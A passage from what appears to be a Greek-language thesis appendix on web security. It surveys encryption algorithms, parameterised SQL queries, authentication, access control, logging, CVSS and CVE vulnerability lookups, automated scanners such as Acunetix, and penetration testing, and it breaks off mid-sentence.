Αυτός ο τύπος κρυπτογράφησης περιλαμβάνει μόνο ένα μυστικό κλειδί και έτσι είναι ο πιο απλός. Σε αυτόν τον τύπο χρησιμοποιείται το ίδιο κλειδί τόσο για κρυπτογράφηση όσο και για αποκρυπτογράφηση δεδομένων. Για αυτήν την κρυπτογράφηση, οι δύο οντότητες που επικοινωνούν πρέπει να ανταλλάξουν με ασφάλεια αυτό το μυστικό κλειδί. Η συμμετρική κρυπτογράφηση είναι αρκετά παλιά και στις περισσότερες περιπτώσεις δεν χρησιμοποιείται όταν απαιτείται υψηλή ασφάλεια. Ο λόγος για τον οποίο ένας οργανισμός θα επέλεγε αυτό το είδος κρυπτογράφησης οφείλεται στην απόδοσή του. Η συμμετρική κρυπτογράφηση είναι ταχύτερη και πιο αποτελεσματική από την ασύμμετρη κρυπτογράφηση. Σε περιπτώσεις όπου πρέπει να κρυπτογραφηθούν τεράστιες ποσότητες δεδομένων, είναι λογικό να χρησιμοποιείται αυτός ο τύπος, καθώς δεν θα δημιουργήσει προβλήματα απόδοσης.



Εικόνα Α'.2. 2 Δομή συμμετρικής κρυπτογράφησης

Υπάρχουν δύο μορφές συμμετρικής κρυπτογράφησης.

Αλγόριθμοι BLOCK: Τα δεδομένα χωρίζονται σε μπλοκ για να κρυπτογραφηθούν.

Αλγόριθμοι STREAM: Τα δεδομένα κρυπτογραφούνται καθώς εισέρχονται, χωρίς τη χρήση μνήμης συστήματος.

DES

Ο DES ήταν ο πρώτος cipher που δημιουργήθηκε για την ασφάλεια ηλεκτρονικών επικοινωνιών. Είναι αλγόριθμος τύπου block, παίρνει κείμενο σε μπλοκ 64-bit και επιστρέφει μπλοκ του ίδιου μεγέθους. Ενώ το DES θεωρείται πλέον ανασφαλές και ξεπερασμένο, ορισμένες εταιρείες εξακολουθούν να χρησιμοποιούν τον Triple-DES.

AES

Ο AES (Advanced Encryption Standard) είναι ο πιο συχνά χρησιμοποιούμενος συμμετρικός αλγόριθμος. Υπάρχουν τρεις διαφορετικές παραλλαγές, AES-128, AES-192 και AES-256 η καθεμία με αντίστοιχο διαφορετικό μέγεθος κλειδιού (128,192,256). Κρυπτογραφεί και αποκρυπτογραφεί δεδομένα σε μπλοκ των 128 bit. Ενώ ο αλγόριθμος έχει προηγουμένως πέσει σε επιθέσεις όπως η επίθεση “Known-Key”, οι περισσότεροι ειδικοί ασφαλείας εξακολουθούν να υποστηρίζουν ότι είναι ασφαλής.

Ασύμμετροι

Η ασύμμετρη κρυπτογράφηση απαιτεί δύο κλειδιά, ένα δημόσιο κλειδί και ένα ιδιωτικό κλειδί. Το δημόσιο κλειδί χρησιμοποιείται για την κρυπτογράφηση των δεδομένων και το ιδιωτικό για την αποκρυπτογράφηση. Το δημόσιο κλειδί είναι διαθέσιμο σε όλους, ενώ το ιδιωτικό κλειδί πρέπει να κοινοποιείται μόνο στις επικοινωνιακές οντότητες. Θεωρείται πολύ ασφαλές λόγω του γεγονότος ότι οι χρήστες δεν χρειάζεται να αποκαλύπτουν ή να μοιράζονται πληροφορίες κατά τη μετάδοση των δεδομένων. Το μειονέκτημα αυτού του τύπου είναι το γεγονός ότι είναι πιο αργό και απαιτεί πολύ περισσότερους υπολογιστικούς πόρους.

RSA

Στον RSA το δημόσιο κλειδί αποτελείται από δύο αριθμούς όπου ένας αριθμός είναι πολλαπλασιασμός δύο μεγάλων πρώτων αριθμών. Βασίζεται στην παραγοντοποίηση μεγάλων αριθμών, καθώς δεν μπορούν να παραγοντοποιηθούν εύκολα.

Diffie–Hellman

Diffie-Hellman είναι μια μέθοδος για την ασφαλή ανταλλαγή κλειδιών. Χρησιμοποιώντας αυτήν τη μέθοδο δύο οντότητες μπορούν να ανταλλάξουν ένα κλειδί ακόμα και σε μη ασφαλές δίκτυο επικοινωνίας.

A'.2.1.5 Παραμετροποίηση ερωτημάτων


Ένα παραμετροποιημένο ερώτημα είναι ένα ερώτημα στο οποίο, κατά τη διάρκεια της εκτέλεσης, το μόνο που χρειάζεται να παρέχετε σε αυτό είναι οι παράμετροι που απαιτούνται για να ολοκληρωθεί. Με πιο απλούς όρους, είναι σαν ένα πρότυπο κάποιου ερωτήματος, το οποίο πρότυπο λαμβάνει μόνο μεταβλητές και έτσι ουσιαστικά ένα ερώτημα συντίθεται πριν τρέξει, ώστε το σύστημα να γνωρίζει ήδη τι είναι το ερώτημα και να μην είναι ευάλωτο σε επιθέσεις. Αυτή η μέθοδος είναι εξαιρετικά χρήσιμη για την αποτροπή της επίθεσης τύπου SQL Injection. Δεδομένου ότι γίνονται αποδεκτές μόνο μεταβλητές και το σύστημα γνωρίζει τι είδους ερώτημα είναι, καθιστά πολύ πιο δύσκολο για έναν εισβολέα να εκτελέσει μια επίθεση SQL injection.

Για παράδειγμα πιο κάτω έχουμε στη γλώσσα προγραμματισμού php ένα ερώτημα “INSERT” που μπορεί μόνο να δεχθεί δύο τιμές, τη name και τη value.

```
$stmt = $dbh->prepare("INSERT INTO REGISTRY (name, value) VALUES (:name, :value)");  
$stmt->bindParam(':name', $name);  
$stmt->bindParam(':value', $value);
```

Α'.2.1.6 Ψηφιακή ταυτότητα

Όταν μιλάμε για ψηφιακή ταυτότητα όσον αφορά την ασφάλεια εννοούμε την αλληλεπίδραση κάθε μοναδικού χρήστη με το σύστημά μας. Ένας ιστότοπος πρέπει να βεβαιωθεί ότι διαθέτει μια σταθερή διαδικασία ελέγχου ταυτότητας που προστατεύει τους χρήστες του[70]. Υπάρχουν πολλοί διαφορετικοί τρόποι για να γίνει αυτό. Πρώτον, είναι σημαντικό για έναν ιστότοπο να έχει καλή προστασία κωδικών πρόσβασης. Όχι μόνο πρέπει οι κωδικοί πρόσβασης να αποθηκεύονται με ασφάλεια και να κρυπτογραφούνται, αλλά και ο οργανισμός πρέπει επίσης να εφαρμόζει πολιτικές που αναγκάζουν τον χρήστη να είναι ασφαλής. Οι κωδικοί πρόσβασης πρέπει να ακολουθούν ορισμένες απαιτήσεις, όπως η επιβολή μεγαλύτερων κωδικών πρόσβασης και η απαγόρευση χρήσης των πιο συχνά χρησιμοποιούμενων κωδικών. Πρέπει επίσης να υπάρχει ένα σύστημα ελέγχου ταυτότητας πολλαπλών παραγόντων. Υπάρχουν ορισμένες καταστάσεις όπου ένας ιστότοπος πρέπει να χειριστεί ευαίσθητα δεδομένα. Σε αυτές τις περιπτώσεις, ένας απλός κωδικός πρόσβασης δεν αρκεί για την επαλήθευση της ταυτότητας του χρήστη, έτσι είναι απαραίτητο να γίνει χρήση άλλων δεδομένων όπως μια ερώτηση που μόνο ο χρήστης θα γνώριζε, βιομετρικά στοιχεία όπως το δακτυλικό αποτύπωμα ή η αναγνώριση προσώπου. Μόλις ένας χρήστης περάσει από τη διαδικασία ελέγχου ταυτότητας, οι ιστότοποι θα μπορούσαν να διατηρήσουν και να παρακολουθήσουν αυτήν την κατάσταση χρησιμοποιώντας session tokens. Κάθε οργανισμός πρέπει πάντα να διασφαλίζει ότι τα session tokens που χρησιμοποιούνται είναι μεγάλα σε μήκος, μοναδικά και τυχαία. Οι εφαρμογές ιστού χρησιμοποιούν cookies για να παρακολουθούν sessions, τα οποία για να είναι ασφαλείς πρέπει να μεταφερθούν μέσω ασφαλούς διαύλου και να λήξουν μετά από μια συγκεκριμένη περίοδο. Εάν η ασφάλεια των cookies είναι ανεπαρκής, ένας χρήστης μπορεί να πέσει θύμα της επίθεσης “cookie hijacking”.



Εικόνα Α'.2.3 Παράδειγμα cookie hijacking

Α'.2.1.7 Έλεγχος πρόσβασης αιτημάτων

Χρησιμοποιώντας έλεγχο πρόσβασης αιτημάτων, ελέγχουμε εάν σε κάποια λειτουργία θα δοθεί πρόσβαση σε έναν πόρο. Υπάρχουν διάφοροι κανόνες που πρέπει να ακολουθεί ένας ιστότοπος για να διασφαλίσει καλό έλεγχο πρόσβασης αιτημάτων. Όλα τα εισερχόμενα αιτήματα πρέπει να υποβληθούν σε αυτοματοποιημένο έλεγχο επαλήθευσης. Σε χρήστες και γενικά σε μη εξουσιοδοτημένες οντότητες θα πρέπει να παρέχονται τα ελάχιστα δυνατά δικαιώματα που χρειάζονται. Εισερχόμενα αιτήματα που δεν αναμένονται θα πρέπει να απορρίπτονται αυτόματα, καθώς ενδέχεται να προέρχονται από κακόβουλη οντότητα. Υπάρχουν τέσσερις διαφορετικές δομές που μπορούν να χρησιμοποιηθούν για την εφαρμογή αυτού του μέτρου ασφαλείας. [71]

- **Mandatory Access Control(MAC):** Η ασφάλεια επιβάλλεται στον χρήστη. Στα δεδομένα εκχωρούνται επίπεδα ευαισθησίας. Κάθε οντότητα θα έχει στη συνέχεια ένα επίπεδο ασφαλείας και θα έχει πρόσβαση σε δεδομένα σύμφωνα με αυτό. Μπορεί να είναι επωφελής, δεδομένου ότι μόνο οι διοικητικοί φορείς μπορούν να παρέχουν πρόσβαση και ότι η πρόσβαση αυτή βασίζεται στην ευαισθησία των πληροφοριών. Το πρόβλημα είναι ότι αυτό το είδος δομής είναι δύσκολο και δαπανηρό να εφαρμοστεί και συνεπώς δεν χρησιμοποιείται συχνά.
- **Discretionary Access Control(DAC):** Ο περιορισμός γίνεται βάσει της ταυτότητας και του ρόλου των χρηστών κατά τη διαδικασία εξουσιοδότησης. Έχει πολλά οφέλη, καθώς είναι εύκολο στη χρήση και ευθυγραμμίζεται με τον κανόνα της παροχής ελάχιστων δικαιωμάτων. Το πρόβλημα με αυτήν τη δομή είναι το γεγονός ότι δεν είναι πλήρως αυτοματοποιημένη. Ο κατάλογος των οντοτήτων με τις λεπτομέρειες πρόσβασης και δικαιωμάτων πρέπει να διατηρείτε χειρωνακτικά.
- **Role Based Access Control(RBAC):** Η πρόσβαση παρέχεται βάσει του ρόλου που έχει το κάθε άτομο. Οι περισσότερες εταιρείες λειτουργούν ήδη σε μια παρόμοια δομή όπως αυτή, στην οποία οι εργαζόμενοι ανατίθενται ρόλους με τις αντίστοιχες ευθύνες. Ως εκ τούτου, οι περισσότεροι άνθρωποι είναι εξοικειωμένοι με αυτήν την έννοια κάτι που μπορεί να αποδειχθεί εξαιρετικά επωφελής όταν πρόκειται για τη χρήση του συστήματος αυτού. Φυσικά προκύπτει το πρόβλημα της συντήρησης του καταλόγου ρόλων για κάθε χρήστη του συστήματος, ο οποίος πρέπει να ενημερώνεται χειροκίνητα. Ένα άλλο πρόβλημα είναι το γεγονός ότι τα δεδομένα δεν είναι προσβάσιμα ανάλογα με την ευαισθησία τους κάτι που μπορεί να προκαλέσει προβλήματα.
- **Attribute Based Access Control(ABAC):** Οι οντότητες και τα δεδομένα του συστήματος έχουν συγκεκριμένα χαρακτηριστικά. Αυτά τα χαρακτηριστικά στη συνέχεια χρησιμοποιούνται για να αποφασίσουν εάν μια οντότητα θα έχει πρόσβαση ή όχι.

Α'.2.1.8 Τεχνικές καταγραφής(logging)

Η πρακτική του “logging” αναφέρεται στη δημιουργία αρχείου καταγραφής δραστηριοτήτων του συστήματος που σχετίζονται με την ασφάλεια. Χρησιμοποιώντας αυτή τη καταγραφή μπορούμε να εντοπίσουμε εάν συνέβη κάποια μη εξουσιοδοτημένη δραστηριότητα. Όλα τα αρχεία καταγραφής θα πρέπει να ακολουθούν τον ίδιο τύπο και μορφή ενώ τη ίδια ώρα να περιέχουν στοιχεία αναγνώρισης όπως τη ώρα, τη ημερομηνία και τη διεύθυνση IP. Κατά τη δημιουργία του συστήματος καταγραφής υπάρχουν πολλοί κανόνες που πρέπει να ακολουθηθούν. Δεν πρέπει να καταγράφονται πάρα πολλά ή πολύ λίγα δεδομένα και τα δεδομένα που καταγράφονται δεν πρέπει να αποκρύπτουν ευαίσθητες πληροφορίες που ενδέχεται να θέσουν σε κίνδυνο το σύστημα. Ένας άλλος κανόνας που πρέπει να ακολουθηθεί είναι οι επικίνδυνοι χαρακτήρες να περνούν μέσα από κάποια

κρυπτογράφηση για την πρόληψη επιθέσεων όπως είναι η “log Injection”. Πότε και πώς ενεργοποιείται η καταγραφή δεδομένων εναπόκειται πάντα στον ειδικό ασφάλειας της εταιρείας. Συνήθως η καταγραφή πραγματοποιείται όταν εντοπίζεται ύποπτο αίτημα ή δραστηριότητα μέσα στο σύστημα. [72]

Α'.2.1.9 Σωστός χειρισμός σφαλμάτων

Ο σωστός χειρισμός σφαλμάτων είναι σημαντικός για τη ασφάλεια ενός συστήματος. Υπάρχουν πολλά πράγματα μπορούν να συμβούν όταν τα λάθη δεν αντιμετωπίζονται σωστά. Για παράδειγμα, στην SQL Injection ένας εισβολέας μπορεί να κερδίσει πολύτιμες πληροφορίες μέσω των μηνυμάτων σφάλματος, πληροφορίες που τον βοηθούν στη επίθεση του. Οι ευαίσθητες πληροφορίες μπορούν επίσης συχνά να εμφανίζονται ακούσια, για παράδειγμα σε σελίδες σύνδεσης όπου ένας εισβολέας μπορεί να αποκτήσει πληροφορίες σχετικά με αν υπάρχει κάποιος χρήστης είτε όχι. Η μεγαλύτερη επίθεση που συμβαίνει από λάθος χειρισμό σφαλμάτων ονομάζεται DOS (Denial Of service). Μέσω αυτής της επίθεσης, ο στόχος του επιτιθέμενου είναι να κλείσει το σύστημα κλείνοντας τη υπηρεσία σε άλλους χρήστες. Χρησιμοποιώντας σφάλματα από το κώδικα ο εισβολέας μπορεί να προκαλέσει υπερχείλιση πληροφοριών κάτι που συνεπώς θα διακόψει το σύστημα. [73]

Α'.2.2 Ανίχνευση

Ανεξάρτητα από το πόσες προφυλάξεις λαμβάνει ένας οργανισμός, είναι αναπόφευκτο το σύστημά του να είναι εντελώς ασφαλές. Κάθε εταιρεία πρέπει να ελέγχει και να εντοπίζει τακτικά τρόπους με τους οποίους ένας εισβολέας θα μπορούσε να εκμεταλλευτεί κάτι στο σύστημά της για κακόβουλους σκοπούς. Υπάρχουν τρόποι για μια εταιρεία να εντοπίσει αυτές τις ευπάθειες προκειμένου να διατηρήσει το σύστημά της όσο το δυνατόν πιο ασφαλή. Ένας ιστότοπος θα πρέπει πάντα να χρησιμοποιεί τη γνώση του κώδικα και των στοιχείων του συστήματος για να είναι ταχύτερος στη εύρεση ευπαθειών από τους εχθρούς, καθώς ουσιαστικά θα προσπαθούν να κάνουν το ίδιο πράγμα, να εντοπίσουν ευπάθειες. Μόλις εντοπιστεί μια ευπάθεια, θα πρέπει να διορθωθεί το συντομότερο δυνατό.

Α'.2.2.1 Ευπάθειες

Αρχικά τι συνιστά μια ευπάθεια και τι επίπεδα σοβαρότητας υπάρχουν. Ευπάθεια είναι οποιαδήποτε αδυναμία ή ελάττωμα υπάρχει σε έναν ιστότοπο που μπορεί να χρησιμοποιηθεί από έναν εισβολέα για να θέσει σε κίνδυνο το σύστημα. Ο πιο συνηθισμένος τρόπος αξιολόγησης μιας ευπάθειας είναι μέσω του CVSS (Common Vulnerability Scoring System). Μέσω αυτού του συστήματος βαθμολογίας, οι διαχειριστές του ιστότοπου μπορούν να αξιολογήσουν ποιες ευπάθειες χρειάζονται προτεραιότητα. Ο παράγοντας υπολογισμού ποικίλλει ανάλογα με μετρήσεις όπως είναι η ευκολία εκμετάλλευσής μιας ευπάθειας αλλά και ο αντίκτυπος της. Το σύστημα βαθμολόγησης κυμαίνεται από 0 έως 10. Η μηδενική βαθμολογία σημαίνει ότι δεν υπάρχει σοβαρότητα, από 0.1 έως 3.0 η σοβαρότητα είναι χαμηλή, από 4.0 έως 6.9 η σοβαρότητα είναι μέτρια, από 7.0 έως 8.9 η σοβαρότητα είναι υψηλή και οτιδήποτε βαθμολογείται από 9.0 έως 10.0 είναι κρίσιμο. Οι ευπάθειες με τη υψηλότερη βαθμολογία απαιτούν προφανώς τη μεγαλύτερη προσοχή και πόρους, καθώς είναι οι ευκολότεροι και στην εκμετάλλευση και στην πρόσβαση. Οι ευπάθειες δεν περιορίζονται σε μικρές εταιρείες, ακόμη και μερικές από τις μεγαλύτερες εταιρείες έχουν βρει ευπάθειες. Το

2017 η Microsoft είχε ευπάθεια με βαθμολογία 7.8 στο .NET Framework της λόγω κακής επικύρωσης εισόδου.

Severity CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

 **NIST: NVD** **Base Score: 7.8 HIGH** **Vector: CVSS:3.0/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H**

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

Εικόνα Α'.2. 4 Microsoft .NET Framework RCE (CVE-2017-8759)

Α'.2.2.2 εντοπισμός ήδη υπάρχουσών ευπαθειών

Ο εντοπισμός ήδη υπάρχουσών ευπαθειών είναι ένας από τους πιο αποτελεσματικούς τρόπους για έναν ιστότοπο να εντοπίσει αδυναμίες. Όταν δημιουργείται ένας νέος ιστότοπος, θα χρησιμοποιηθούν πολλά στοιχεία τα οποία είναι κοινά στη χρήση από μεγάλες εταιρείες εδώ και χρόνια. Έτσι πολλά από αυτά τα στοιχεία πιθανός να είχαν ευπάθεια στο παρελθόν. Αυτές οι ευπάθειες συχνά αποθηκεύονται και δημοσιεύονται σε κάποιο είδος βάσης δεδομένων με τη πιο διάσημη να είναι η CVE (Common Vulnerabilities and Exposures).

Για παράδειγμα, εάν ένας ιστότοπος χρησιμοποιεί συναρτήσεις EXIF της γλώσσας προγραμματισμού PHP, οι διαχειριστές μπορούν απλώς να αναζητήσουν γνωστές ευπάθειες που προκύπτουν από τη χρήση αυτής της λειτουργίας. Μετά από μια γρήγορη αναζήτηση βρήκα μια ευπάθεια που σχετίζεται με το EXIF η οποία βρέθηκε το 2019.

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2019-11042	119		Overflow	2019-08-09	2019-08-22	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial

When PHP EXIF extension is parsing EXIF information from an image, e.g. via `exif_read_data()` function, in PHP versions 7.1.x below 7.1.31, 7.2.x below 7.2.21 and 7.3.x below 7.3.8 it is possible to supply it with data what will cause it to read past the allocated buffer. This may lead to information disclosure or crash.

Εικόνα Α'.2. 5 Ευπάθεια τύπου overflow από τη χρήση της συνάρτησης `exif_read_data()` - CVE-2019-11042

Α'.2.2.3 Χρήση αυτοματοποιημένων σαρωτών

Δεν εντοπίζονται χειροκίνητα όλες οι ευπάθειες. Οι μεγάλοι ιστότοποι είναι προφανώς αδύνατο να σαρωθούν διεξοδικά, έτσι η χρήση αυτοματοποιημένων σαρωτών είναι συχνά η λύση. Σαρωτής ευπαθειών είναι ένα αυτόματο πρόγραμμα που ελέγχει αν κάποια ιστοσελίδα περιέχει αδυναμίες που μπορεί να προκαλέσουν ζημιά. Τα περισσότερα από αυτά τα προγράμματα εκτελούν εξωτερική σάρωση που σημαίνει ότι δεν θα ελέγξουν εσωτερικά χαρακτηριστικά όπως το κώδικα. Η αποτελεσματικότητα ενός σαρωτή ευπαθειών είναι αρκετά συζητήσιμη. Στο άρθρο του M. Vieira κ.α[16] οι συγγραφείς χρησιμοποίησαν τέσσερα διαφορετικά εργαλεία σε 300 δημόσιες υπηρεσίες ιστού και τα αποτελέσματα δεν ήταν καλά. Παρατήρησαν ότι ο κάθε σαρωτής εντόπισε διαφορετικές ευπάθειες κάτι που δείχνει ότι η κάλυψη κάθε μεμονωμένου σαρωτή δεν είναι επαρκής (λιγότερο από 20%). Βρήκαν επίσης μεγάλο αριθμό λάθος-θετικών, 35% και 40% σε δύο προγράμματα.

Παρά τα στοιχεία αυτά, οι προγραμματιστές είναι αναγκασμένοι να χρησιμοποιήσουν κάποιο αυτόματο εργαλείο λόγω χρονικών περιορισμών ή περιορισμένων πόρων[17]. Σε αυτήν την εργασία θα μιλήσω για σαρωτές που έχουν δημιουργηθεί ειδικά για ιστότοπους. Υπάρχουν πολλοί καλοί σαρωτές ευπάθειας, όπως το Acunetix, Netsparker και Nessus.

Υπάρχουν τρία στάδια, η διαμόρφωση, η ανίχνευση και η σάρωση [18]. Στο πρώτο στάδιο, ο σαρωτής θα αναζητήσει όλες τις διαθέσιμες διευθύνσεις URL. Στη συνέχεια, ο σαρωτής θα ανακαλύψει όλες τις παραμέτρους και τις διαδρομές του ιστότοπου. Χρησιμοποιώντας αυτά τα μονοπάτια θα γνωρίζει τη δομή αυτού του ιστότοπου και έτσι θα τη χρησιμοποιήσει αργότερα κατά την αναζήτηση ευπαθειών. Είναι πολύ σημαντικό η εφαρμογή να καλύπτει όσο το δυνατόν περισσότερο τον ιστότοπο, καθώς μια μη ανακαλυφθείσα διαδρομή θα μπορούσε ενδεχομένως να περιέχει κάποια ευπάθεια. Το επόμενο στάδιο είναι όπου πραγματοποιούνται οι αυτοματοποιημένοι έλεγχοι. Σε αντίθεση με έναν κανονικό σαρωτή, ο οποίος χρησιμοποιεί μια βάση δεδομένων γνωστών ελαττωμάτων, ένας σαρωτής ιστού εκτελεί πολλές δοκιμές για να βρει συγκεκριμένους τύπους ευπαθειών. Για παράδειγμα θα δημιουργηθούν μεγάλες ποσότητες επισκεψιμότητας για να αναζητηθούν πιθανές επιθέσεις DOS. Θα αποσταλούν λανθασμένα αιτήματα για τη αναζήτηση κακού χειρισμού σφαλμάτων. Γενικά, θα υποβληθούν πολλά αιτήματα αναζητώντας οτιδήποτε θα υποδηλώνει αδυναμία. Όταν ολοκληρωθεί το πρόγραμμα, οι ευπάθειες που εντοπίζονται θα εμφανίζονται μαζί με πληροφορίες όπως ο τύπος, η διαδρομή, επίπεδο απειλής και πώς να διορθωθεί. Υπάρχουν πολλές μεταβλητές από τις οποίες μπορεί να αξιολογηθεί η απόδοση ενός σαρωτή. Για παράδειγμα, στο άρθρο των N. Antunes και M. Vieira[19] οι συγγραφείς κάνουν συγκριτική αξιολόγηση μεταξύ σαρωτών. Τα μέτρα που χρησιμοποιεί είναι τα ακόλουθα.

Ακρίβεια: Πόσες ευπάθειες εντοπίστηκαν από το πρόγραμμα είναι πράγματι σωστές σε σύγκριση με το συνολικό ποσό ευπαθειών που εντοπίστηκαν

Ανάκληση: Πόσες ευπάθειες εντοπίστηκαν σωστά σε σύγκριση με τις συνολικές ευπάθειες που έχει ένας ιστότοπος.

$$Recall = \frac{TP}{TV} \quad Precision = \frac{TP}{TP + FP}$$


Τύποι ακρίβειας και ανάκλησης

TP = Σωστά θετικά, FP = Εσφαλμένα θετικά, TV = Συνολικός αριθμός ευπαθειών

Acunetix

Το πρόγραμμα Acunetix είναι ένας από τους πιο δημοφιλείς σαρωτές ευπαθειών. Η χρήση του είναι πολύ απλή, το μόνο που χρειάζεται να εισαχθεί είναι ο σύνδεσμος του ιστότοπου στο οποίο θέλουμε να ψάξουμε για απειλές μαζί με την προτιμώμενη ταχύτητα σάρωσης. Το πρόγραμμα χρησιμοποιεί το AcuSensor και το AcuMonitor, τεχνολογίες που όχι μόνο μειώνουν τα εσφαλμένα θετικά, αλλά επίσης προσπαθούν να δείξουν με ακρίβεια πού στον κώδικα προέρχεται κάποια απειλή[20]. Μόλις ολοκληρωθεί η σάρωση, το πρόγραμμα εκτός από όλες τις απειλές παρέχει επίσης και ένα συνολικό επίπεδο απειλής του ιστότοπου. Για κάθε ευπάθεια θα δίνετε ένα επίπεδο

απειλής, περιγραφή της ευπάθειας, πιθανές αντίκτυπος και συμβουλές για τη διορθώσει του προβλήματος. Το Acunetix είναι πολύ χρήσιμο για προγραμματιστές ιστού, καθώς επιτρέπει ακόμη και σε έναν αρχάριο σε θέματα ασφάλειας να εντοπίζει χωρίς καμία δυσκολία τυχόν απειλές.



Εικόνα Α'.2. 6 Παράδειγμα προγράμματος Acunetix από [74]

Α'.2.2.4 Έλεγχος διείσδυσης(Penetration Testing)

Σύμφωνα με το [21], ο έλεγχος διείσδυσης είναι η δεύτερη πιο χρησιμοποιημένη τεχνική για την αξιολόγηση αποτελεσματικότητας της ασφάλειας συστημάτων. Ο έλεγχος διείσδυσης χρησιμοποιείται για τον εντοπισμό αδυναμιών και ελαττωμάτων με τη χρήση πολλών και διαφόρων εργαλείων. Λειτουργεί προσομοιώνοντας διάφορες επιθέσεις στο σύστημα με στόχο τη εύρεση τρόπων όπου ένας εισβολέας θα μπορούσε να το διεισδύσει. Σε σύγκριση με τους αυτοματοποιημένους σαρωτές, ο τρόπος αυτός είναι πολύ πιο απαιτητικός και απαιτεί περισσότερο χρόνο. Για παράδειγμα, το άρθρο του Mirjalili κ.α[22] που συγκρίνει αυτόματα και χειροκίνητα εργαλεία ανίχνευσης ευπαθειών κατέληξε στο συμπέρασμα ότι ο έλεγχος διείσδυσης δεν είναι αποτελεσματικός όταν πρόκειται για χρόνο και χρήμα. Το χρονικό πρόβλημα που αντιμετωπίζει αυτή η μέθοδος θα επιλυθεί στο εγγύς μέλλον με το θέμα του αυτοματισμού της διείσδυσης να έχει αρκετό ενδιαφέρον. Η χρήση αλγορίθμων μηχανικής μάθησης, κάτι που θα βοηθήσει με το χρονικό πρόβλημα, έχει αποδειχθεί ότι δεν είναι μόνο δυνατή αλλά και εξαιρετικά αποτελεσματική με ερευνητές να χρησιμοποιούν τεχνικές όπως η ενισχυτική μάθηση με πολύ καλά αποτελέσματα [23]. Οι δοκιμές διείσδυσης μπορούν να ωφελήσουν μια εταιρεία με διάφορους τρόπους [24]. Πρώτον, βοηθά την εταιρεία να κατανοήσει το επίπεδο ασφαλείας τους και προφανώς να προστατεύσει από τυχόν εχθρούς. Μπορεί επίσης να παρέχει πληροφορίες σχετικά με προβλήματα που ενδέχεται να προκύψουν κατά την εγκατάσταση και τη χρήση νέων τεχνολογιών. Τους παρέχει μια δομή για ποιοι τομείς χρειάζονται περισσότερα χρήματά όσον αφορά ζητήματα ασφάλειας, αποτρέποντας έτσι το περιττό πλεόνασμα. Και τέλος, μια εταιρεία που ασχολείται με κρίσιμες πληροφορίες θα πρέπει να διαθέτει ασφαλή συστήματα από το νόμο. Σε αντίθεση με τους σαρωτές που αναφέρθηκαν προηγουμένως, οι δοκιμές διείσδυσης απαιτούν τη χρήση πολλών διαφορετικών εργαλείων, καθώς οι δοκιμές διείσδυσης συχνά γίνονται χειροκίνητα από ανθρώπους. Ένας υπεύθυνος δοκιμών πρέπει να διαθέτει εργαλεία για να συλλέξει πληροφορίες, να βρει αδυναμίες, να προσομοιώσει επιθέσεις, να έχει εργαλεία για περεταίρω εξερεύνηση καθώς και εργαλεία proxy.

Οι δοκιμές μπορεί να είναι εξωτερικού τύπου, δηλαδή θα προσομοιώνουν τι μπορεί να συμβεί στο σύστημα μέσω των διαθέσιμων στο κοινό πληροφοριών, ή εσωτερικού τύπου δηλαδή προσομοίωση καταστάσεων στις οποίες το σύστημα έχει παραβιαστεί από έναν εχθρό.

Η πιο συνηθισμένη μεθοδολογία που ακολουθούν οι υπεύθυνοι δοκιμών είναι:[25]

